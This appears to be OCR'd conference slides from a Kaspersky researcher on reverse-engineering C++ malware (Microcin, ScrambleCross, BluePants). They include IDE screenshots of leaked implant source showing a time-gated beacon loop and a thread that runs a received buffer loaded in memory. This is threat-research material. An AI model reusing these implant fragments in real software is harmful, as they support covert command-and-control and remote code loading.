
Взгляд с другой стороны: что думает про C++ реверсер

Denis
Legezo

Kaspersky

kaspersky

C++ RUSSIA


КТО МЫ, ОТКУДА, КУДА МЫ ИДЁМ?
© zen.yandex.ru/zhzhitel

- Microcin: C с классами
  - Такого много, но приехали исходники
  - Таблицы виртуальных функций
  - Как узнаем stdlib - FLIRT и Lumina

- ScrambleCross: C++ Linux ELF64
  - Такого очень мало
  - Функторы, контейнеры, деревья
  - Как добавляем структуры в дизассемблер

- BluePants: C++ Windows PE+
  - Не так мало, как под Linux. C++17
  - RTTI помогает, а тут еще и логгер
  - Как разобрались с системой плагинов

mm_socket_exe (Running) - Microsoft Visual Studio

File Edit View VAssistX Project Build Debug Tools Test Window Help

Debug x64 [*] connection

Process: Thread: Stack Frame:

Solution Explorer - zmm_http_socket

Solution 'mm_socket_exe' (1 project)
zmm_http_socket
Header Files
HTTPhandle.h
log.h
MemoryModule.h
stdafx.h
targetver.h
TCPConnect.h
trans.h
zlib_compress.h
zmm.h
Resource Files
Source Files
HTTPhandle.cpp
log.cpp
MemoryModule.c
proxy.cpp
stdafx.cpp
TCPConnect.cpp
zlib_compress.cpp
zmm.cpp
zmm_http_socket.cpp
ReadMe.txt

Solution Explorer Class View

Disassembly log.cpp targetver.h TCPConnect.cpp zlib_compress.cpp stdafx.cpp HTTPhandle.cpp atox.c zmm.cpp zmm_http_socket.cpp log.h HTTPhandle.cpp proxy.cpp MemoryModule.c trans.h zlib_compress.h

_tmain.while while(TRUE) Go

(Global Scope) main(int argc, _TCHAR *[] argv)

```
    SetErrorMode(SEM_FAILCRITICALERRORS | SEM_NOGPFAULTERRORBOX | SEM_NOOPENFILEERRORBOX);

    int connect_flag=0;
    memset(&guMyid,0,sizeof(guMyid));
    guMyid.Data1 = GetTickCount();
    guMyid.Data2 = time(0);
    guMyid.Data3 = rand();
    TCPConnect g_test1;

    while(TRUE)
    {
        if(Judge_Time(config_time)==1)
        {
                zmm zmm_test;
                zmm_test.guMyid=guMyid;
                Client_Processing(zmm_test);
                Sleep(5*1000);

        }
        Sleep(5*1000);
    }

    return 0;
}
```

Memory 2

Address: 0x0000000001C10080 Columns: Auto

Unavailable when debuggee is running.

Autos Locals Memory 2 Threads Modules Watch 1

Call Stack

Name Lang

Call Stack Breakpoints Output

Loading symbols for C:\Windows\System32\SogouPY.ime...

Ln 87 Col 10

CH 5:15 PM 9/2/2021

mm_socket_exe (Running) - Microsoft Visual Studio

File Edit View VAssistX Project Build Debug Tools Test Window Help

Debug x64 [*] connection

Process: Thread: Stack Frame:

Solution Explorer - Solution 'mm_socke...

Solution 'mm_socket_exe' (1 project)
- zmm_http_socket
  - Header Files
    - HTTPhandle.h
    - log.h
    - MemoryModule.h
    - stdafx.h
    - targetver.h
    - TCPConnect.h
    - trans.h
    - zlib_compress.h
    - zmm.h
  - Resource Files
  - Source Files
    - HTTPhandle.cpp
    - log.cpp
    - MemoryModule.c
    - proxy.cpp
    - stdafx.cpp
    - TCPConnect.cpp
    - zlib_compress.cpp
    - zmm.cpp
    - zmm_http_socket.cpp
  - ReadMe.txt

Solution Explorer | Class View

Disassembly | log.cpp | targetver.h | TCPConnect.cpp | zlib_compress.cpp | stdafx.cpp | HTTPhandle.cpp | atox.c | zmm.cpp

Judge_Time — int Judge_Time(Run_Time config_time)

(Global Scope)

```
    now_time.tm_year = now_time.tm_year + 1900;
    now_time.tm_mon = now_time.tm_mon + 1;

    #ifdef _DEBUG
    printf("[%d-%02d-%02d %02d:%02d:%02d] ", now_time.tm_year, now_time.tm_mon,
        now_time.tm_mday, now_time.tm_hour, now_time.tm_min, now_time.tm_sec);
    #endif

    if (now_time.tm_mon == 1 || now_time.tm_mon == 2)
    {
        now_time.tm_mon += 12;
        now_time.tm_year--;
    }
    //"1~7"
    int iWeek = ((now_time.tm_mday + 2 * now_time.tm_mon + 3 * (now_time.tm_mon + 1) / 5 + now_time.tm_year +
        now_time.tm_year / 4 - now_time.tm_year / 100 + now_time.tm_year / 400)) % 7+1;

    //
    char* temp_char;
    strtok_s(config_time.start_time, ":", &temp_char);
    strtok_s(config_time.end_time, ":", &temp_char);
    int s_time = atol(config_time.start_time);
    int e_time = atol(config_time.end_time);

    int run_day1=atol(config_time.run_day1);
    int run_day2=atol(config_time.run_day2);
```

9:37

```
static int isNegative(float arg)
{
        char *p = (char*) malloc(20);
        sprintf(p, "%f", arg);
        return p[0] == '-';
}
```

Memory 2

Address: 0x0000000001C10080 Columns: Auto

Unavailable when debuggee is running.

Autos | Locals | Memory 2 | Threads | Modules | Watch 1

Call Stack

Name Lang

Call Stack | Breakpoints | Output

Ln 68 Col 41

CH 4:25 PM 9/2/2021

zmm_http_dll (Running) - Microsoft Visual Studio

File Edit View VAssistX Project Build Debug Tools Test Window Help

Debug x64

Process: Thread: Stack Frame:

Solution Explorer - Solution 'zmm_http_...

Solution 'zmm_http_dll' (1 project)
zmm_http_dll
Header Files
HTTPhandle.h
log.h
MemoryModule.h
stdafx.h
targetver.h
TCPConnect.h
trans.h
zlib_compress.h
zmm.h
Resource Files
Source Files
dllmain.cpp
HTTPhandle.cpp
log.cpp
MemoryModule.c
proxy.cpp
stdafx.cpp
TCPConnect.cpp
zlib_compress.cpp
zmm.cpp
zmm_http_dll.cpp
ReadMe.txt

Solution Explorer Class View

Disassembly stdafx.cpp zlib_compress.cpp TCPConnect.h log.h trans.h zmm.cpp HTTPhandle.h HTTPhandle.cpp zmm_http_dll.cpp proxy.cpp log.cpp zmm.h TCPConnect.cpp dllmain.cpp MemoryModule.c zlib_compress.h

zmm.Data_Ineractive_Client if(pDataBuffer) Go

zmm Data_Ineractive_Client(HMEMORYMODULE handle)

```
        }

    }

    ////////////////////////////////////////////////////////////////////////////////////////////////////


    // process request

    Thread_para * para1;
    para1 = (Thread_para *)malloc(sizeof (Thread_para));
    memset(para1,0,sizeof(Thread_para));

    para1->fun_address=Getfile;
    para1->pDataBuffer=pDataBuffer;
    para1->length=length;

    //handleFun(para1);
    //Create Thread

    if(pDataBuffer)
    {
        //2.get the export function result
        //Getfile((BYTE*)pDataBuffer, length);

        //2.1 get the export function result by thread

        HANDLE hThread=CreateThread(NULL, 0, handleFun, para1, 0, NULL);

        //delete pDataBuffer;
```

Memory 2

Address: 0x0000000000000000 Columns: Auto

Unavailable when debuggee is running.

Call Stack

Name Lang

Autos Locals Memory 2 Threads Modules Watch 1

Call Stack Breakpoints Output

Loading symbols for C:\Windows\System32\SogouPY.ime...

Col 13 Ch 4 INS

CH 8:36 PM 9/14/2021

IDA - 4C43CB9ECC23DEBFB8A897F957B078BB.done.i64 (4C43CB9ECC23DEBFB8A897F957B078BB) /home/u/malware/slm/downloader/4C43CB9ECC23DEBFB8A897F957B078BB.done.i64


File Edit Jump Search View Debugger Lumina Options Windows Help

